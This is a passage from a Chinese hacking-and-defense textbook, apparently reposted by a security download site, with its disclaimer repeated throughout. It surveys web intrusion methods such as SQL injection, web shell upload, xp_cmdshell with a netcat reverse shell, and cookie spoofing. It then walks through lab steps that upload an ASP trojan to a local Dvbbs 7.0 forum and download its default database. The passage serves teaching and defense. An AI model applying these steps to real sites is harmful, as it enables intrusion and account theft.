在了解 Web 服务器的安全状况之前，首先要了解网站安全的另一面——黑客攻击。1997～1998 年，互联网开始在中国兴起之时，黑客就已经诞生了。在 1998 年印尼排华事件中，中国黑客对印尼政府网站的打击行动通过媒体的渲染，让黑客一词进入了广大中国

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网民的眼帘。那么黑客都是通过怎样的技术手段实施攻击的呢？1997～2002 年，除了比较有名的 UNICODE 漏洞之外，黑客们大部分都是利用系统的各种溢出漏洞来实施入侵，包括 IPC$共享空连接漏洞、IDA/IDQ、Printer 漏洞、RPC 漏洞等。2003 年，中国互联网开始从 2001 年的互联网寒冬中逐渐走向复苏，盛大、分众传媒、空中网等一批 IT 企业都在纳斯达克上市成功，这更进一步激起了更多 IT 从业人员开始开设网站和成立 IT 公司，梦想有一日能到纳斯达克拿美国股民的钱。网站数量的激增以及大家对网络安全的轻视，导致通过 Web 的各种漏洞来进行入侵的事件越来越多。随着黑客高手们一次又一次地使用 SQL 注入漏洞获得国内外游戏数据库和游戏网站的权限并高价卖出，SQL 注入以及相关技术在黑客的群体中普及开来。黑客们在 Windows 系统修补了大部分的系统漏洞之后，开始转移方向，发现基于网站的各种脚本漏洞能非常轻易的使用，而且能够通过提权来获取系统权限。于是，基于 Web 的脚本漏洞成为了黑客们的最爱。随后流氓软件开始在中国的互联网上盛行起来，互联网中网站应用领域的黑客入侵技术开始流行了起来。最典型的就是黑客的网站挂马技术，这种技术就是利用网站的漏洞建立或者上传一个 ASP 木马的方式来获取网站的 Web Shell 权限，然后利用 Web Shell 权限通过提权获取系统权限，再接着就是在服务器的网站中加入一些恶意的脚本代码，让你的电脑在访问网站的时候，不知不觉地中病毒和黑客程序，最后你电脑里面的重要资料，如 QQ 号、网络游戏账号、网上银行账户都会泄露。据专业权威机构统计，2002 年中国境内网站被入侵的比例不到 10%，而到了 2006 年，中国境内网站被入侵的比例是 85%。黑客技术的普及化以及窃取网上银行的资金、QQ 号码倒卖、网络游戏装备和账号的倒卖等地下黑客产业链的形成是导致网站遭遇安全事件的主因。

2. Web 的各种攻击手段

（1）SQL 注入漏洞的入侵

这是 ASP+Access 的网站入侵方式，通过注入点列出数据库中管理员的账号和密码信息，然后猜解出网站的后台地址，再用账号和密码登录进去找到文件上传的地方，把 ASP 木马上传上去，获得一个网站的 Web Shell。

（2）ASP 上传漏洞的利用

这种技术是利用网站的 ASP 上传功能来上传 ASP 木马的一种入侵方式。不少网站都限制了上传文件的类型，一般来说，以 ASP 为扩展名的文件是不允许上传的，但是这种限制是可以被黑客突破的，黑客可以采取 Cookies 欺骗的方式来上传 ASP 木马，获得网站的 Web Shell 权限。

（3）后台数据库备份方式获得 Web Shell

它主要是利用网站后台对 Access 数据库进行数据库备份和恢复的功能，备份数据库路径等变量没有过滤导致可以把任何文件的扩展名改成 ASP，那么利用网站上传功能上传一个将文件扩展名改成 JPG 或者 GIF 的 ASP 木马，然后用这个数据库备份和恢复的功能把这个木马恢复成 ASP 文件，从而达到能够获取网站 Web Shell 控制权限的目的。

（4）网站旁注入侵

这种技术是通过 IP 绑定域名查询的功能查出服务器上有多少网站，然后通过一些薄弱的网站实施入侵，拿到权限之后转而控制服务器上的其他网站。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（5）sa 注入点利用的入侵技术

这是 ASP+MSSQL 网站的入侵方式，找到有 sa 权限的 SQL 注入点，然后用 SQL 数据库的 XP_CMDSHELL 的存储扩展来运行系统命令建立系统级别的账号，然后通过 3389 登录进去，或者在一台肉鸡上用 NC 开设一个监听端口，然后用 VBS 一句话木马下载一个 NC 到服务器中，接着运行 NC 的反向连接命令，让服务器反向连接到远程肉鸡上，这样远程肉鸡就有了一个远程的系统管理员级别的控制权限。

（6）sa 弱密码入侵技术

它是用扫描器探测 SQL 的账号和密码信息的方式拿到 sa 的密码，然后用 SQLEXEC 一类的工具通过 1433 端口连接到远程服务器，再开设系统账号，通过 3389 登录。这种入侵方式还可以配合 Web Shell 来使用，一般的 ASP+MSSQL 网站通常会把 MSSQL 的连接密码写到一个配置文件中，这样可以用 Web Shell 来读取配置文件中的 sa 密码，然后通过上传一个 SQL 木马的方式来获取系统的控制权限。

（7）提交一句话木马的入侵方式

这种技术是对一些数据库地址被改成 ASP 文件的网站来实施入侵的。黑客通过网站的留言板、论坛系统等功能提交一句话木马到数据库中，然后在木马客户端输入这个网站的数据库地址并提交，这样就可以把一个 ASP 木马写入到网站中，从而获取网站的 Web Shell 权限。

（8）论坛漏洞利用入侵方式

这种技术是利用论坛存在的安全漏洞来上传 ASP 木马获得 Web Shell 权限，最典型的就是，动网 6.0 版本、7.0 版本都存在安全漏洞。就动网 7.0 版本来说，注册一个正常的用户，然后用抓包工具抓取用户提交一个 ASP 文件的 Cookie，再用明小子一类的软件采取 Cookies 欺骗的方式就可以上传一个 ASP 木马，从而获得网站的 Web Shell。

要点 5 相关软件简介

IIS 或者简易 ASP 搭建工具(小旋风 Aspwebserver)，用于搭建动网论坛。

明小子旁注工具，用来上传木马。

攻击实训

实训 1 搭建有漏洞的网站

利用“迷你 Asp 服务器搭建程序（小旋风）”搭建实验环境，可参考配书光盘中的“黑客攻防实验环境部署.pdf”文件。搭建成功后登录本地测试地址 http：//127.0.0.1/进行测试，如图 14-1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 14–1　测试搭建的实验环境

实训 2　实施脚本攻击

具体方法如下。

步骤 1　打开明小子旁注工具，选择【综合上传】选项卡，选择【动网上传漏洞】，在【提交地址】文本框中输入地址“http：//127.0.0.1/upfile.asp”，并选择【自选网页木马】单选按钮，如图 14–2 所示。




图 14–2　确定漏洞网页

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 选择好后，直接单击【上传】按钮，如果顺利完成，就可以看到成功上传的提示，如图 14–3 和图 14–4 所示。




图 14–3　上传网页木马




图 14–4　上传成功提示

步骤 3 上传木马成功后，直接登录返回的地址“http：//127.0.0.1/方正木马.asp”，就可以访问刚才上传的木马了，如图 14–5 所示。




图 14–5　获得 Web Shell

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 在【Enter Password】文本框中输入访问密码“123456”（此密码可以从木马的源代码中查到），然后单击【LOGIN】按钮就可以成功登录网页木马，从而可以控制整个网站，或进一步获得服务器权限，如图 14–6 所示。.




图 14–6　控制网站

防御措施

防御脚本攻击的方法有很多，其中有两种方法是最值得推荐的。

① 更改网站的脚本，这也是最为推崇的，因为脚本木马是可以正常通过防火墙的，软件与硬件防火墙对其不起作用。若要从最根本的地方杜绝脚本的攻击，那就是完善自己的网站脚本。

② 防范脚本攻击的简单方法是将防注入工具直接安装到网站，或者利用网页木马查杀工具进行查杀。这种方法比较被动，适合技术实力不是很好的中小型网站，它往往能够起到快速防范的效果。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务小结

本任务介绍了最简单的脚本入侵方法，脚本入侵的危害是很大的，这里总结了网站常存在的脚本错误。

① 暴库。通过技术手段或程序漏洞获得数据库的地址，并将数据下载到本地，因为数据库中包含有管理员的账户和密码。

② SQL 注入。网站程序变量过滤不严，导致可以进行数据库查询操作，可以查出管理员密码。

③ 上传。网站上传的地方没设置好，可以上传自己想上传的东西。

④ 跨站。构造跨站语句，挂马或者盗取管理员 Cookies。

⑤ 漏洞。如 IIS 写入漏洞及一些溢出漏洞。

⑥ 旁注。这台服务器拿不下，可以拿下和它同一个虚拟主机的服务器，再利用跳转来入侵最开始的目标。

⑦ 嗅探。嗅探的威力是强大的，想入侵一台服务器，可以先入侵它同网段的某台机器，然后通过嗅探得到想要的东西。

⑧ Google Hacking。利用搜索引擎来进行入侵。

⑨ Cookies 欺骗。构造管理员的 Cookie，以此通过验证。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 15

Cookies 欺骗

由于网站数量的激增以及人们对网络安全的轻视，导致通过 Web 的各种漏洞进行入侵的事件越来越多。越来越多的黑客利用 SQL 注入漏洞入侵各大数据库和网站，并取得权限，而且在这背后有着更深的利益背景，这使更多的人铤而走险，也使 SQL 注入以及相关技术在黑客的群体中普及开来，其中 Cookies 欺骗尤为重要。


案例

2010 年 NBA 正在热播时，www.nbaxxbbs.com 论坛管理员小韩发现一个陌生的用户拥有了前台管理权限，并利用非法获取的权限删除了论坛中很多的精华帖，造成严重的人气流失！小韩非常着急。

经过一上午的分析，小韩发现服务器权限并没有丢失，这让他大惑不解，那么论坛的权限是如何丢失的呢？为此，他写邮件联系了信息安全中心。次日，信息安全中心的工程师在听取了小韩的描述后，检查了论坛服务器，基本确定了黑客是利用 Cookies 信息欺骗，获取到的论坛管理权限。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 学习 Cookies 欺骗的技巧

利用动网 7.0 的经典漏洞，通过读取登录后的数据库文件，查找之前普通用户登录的 Cookie 并加以修改，达到获取论坛管理员权限的目的。

要点 2 了解 Cookies 欺骗原理的意义

Cookie 是一种特殊的信息，虽然只是服务器存放在用户计算机上的一个文本文件，但由于其内容的不同寻常(与服务器有一定的交互性，且常会存储用户名，甚至口令或其他一些敏感信息。例如在一些社区中，常会用 Cookie 来保存用户积分、等级等信息)，因而成为一些高手关注的对象，并借此来取得特殊权限，甚至攻克整个网站。

通过这个任务，需要明白 Cookie 在为人们提供个性化服务的同时，也带来了安全隐患。通过了解攻击者的攻击手段，可更好地进行安全防御工作。

要点 3 什么是 Cookies 欺骗

Cookie 记录着用户的账户 ID、密码之类的信息，如果在网上传递，通常使用 MD5 方法进行加密。这类经过加密处理的信息，即使被网络上一些别有用心的人截获也看不懂，因为看到的只是一些无意义的字母和数字。然而现在遇到的问题是，截获 Cookie 的人不需要知道这些字符串的含义，只要把别人的 Cookie 向服务器提交，而通过验证后就可以冒充受害人的身份登录网站。

要点 4 相关软件简介

IECookiesView：一个可以帮助用户搜寻并显示出计算机中所有 Cookies 文件的数据，包括是哪一个网站写入 Cookies 的，内容有什么，写入的时间日期及此 Cookies 的有效期限等资料。

明小子注入：集 SQL 注入、旁注、暴力破解、暴库、搜索网站后台、利用上传漏洞、数据库管理等功能于一身的综合型网站渗透测试工具。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

攻击实训

实训 1　搭建动网论坛

本任务利用的是动网 7.0 的漏洞，有些安全意识不高的系统管理员，未及时修改数据库的地址，这就造成了巨大的隐患。首先搭建网站，使用动网 7.0 的源代码搭建一个网站（搭建方法参照配书光盘中有关“ASP 脚本实验环境搭建”的部分）。搭建好的网站如图 15–1 所示。



图 15–1　搭建好的网站

先注册一个普通账户，并使用这个账户登录论坛，如图 15–2 所示。




图 15–2　使用新用户登录

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 2 获取 Cookies 信息

获取 Cookies 的方法如下。

步骤 1 使用注册的账户进行登录，因为并没有选择保存 Cookie，所以 Cookie 并没有保存在本机上，如图 15–3 所示。



图 15–3 不保存 Cookie

步骤 2 右键单击【Internet Explorer】图标，选择【Internet 属性】命令，在【Internet 临时文件】选项组中单击【删除 Cookie】按钮，先将 Cookies 文件全部删除，如图 15–4 所示。




图 15–4 删除本地 Cookies

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 应用设置后，重新打开论坛，使用普通用户重新登录，保存 Cookie 到本地，如图 15–5 和图 15–6 所示。再使用 IECookiesView 来查找 Cookies。




图 15–5　使用普通用户重新登录



图 15–6　登录成功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 图 15–7 所示就是保存在本地的 Cookie 信息。其中记录的是登录信息的值，username、password、userclass 等都保存在这里。




图 15–7 查看普通用户的 Cookie

步骤 5 下面需要将网站的后台数据库下载到本地，在默认情况下，动网 7.0 的数据库默认放在 http：//XXX.XXX.XXX.XXX:8080/data/dvbbs7.mdb 里。这里利用动网的默认路径，将 http：//192.168.1.100:8080/data/dvbbs7.mdb 这个地址输入 IE 地址栏，按 Enter 键，系统会自动提示是否保存 dvbbs7.mdb 这个文件，单击【保存】按钮，将文件保存到本地，如图 15–8 所示。




图 15–8 下载数据库

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

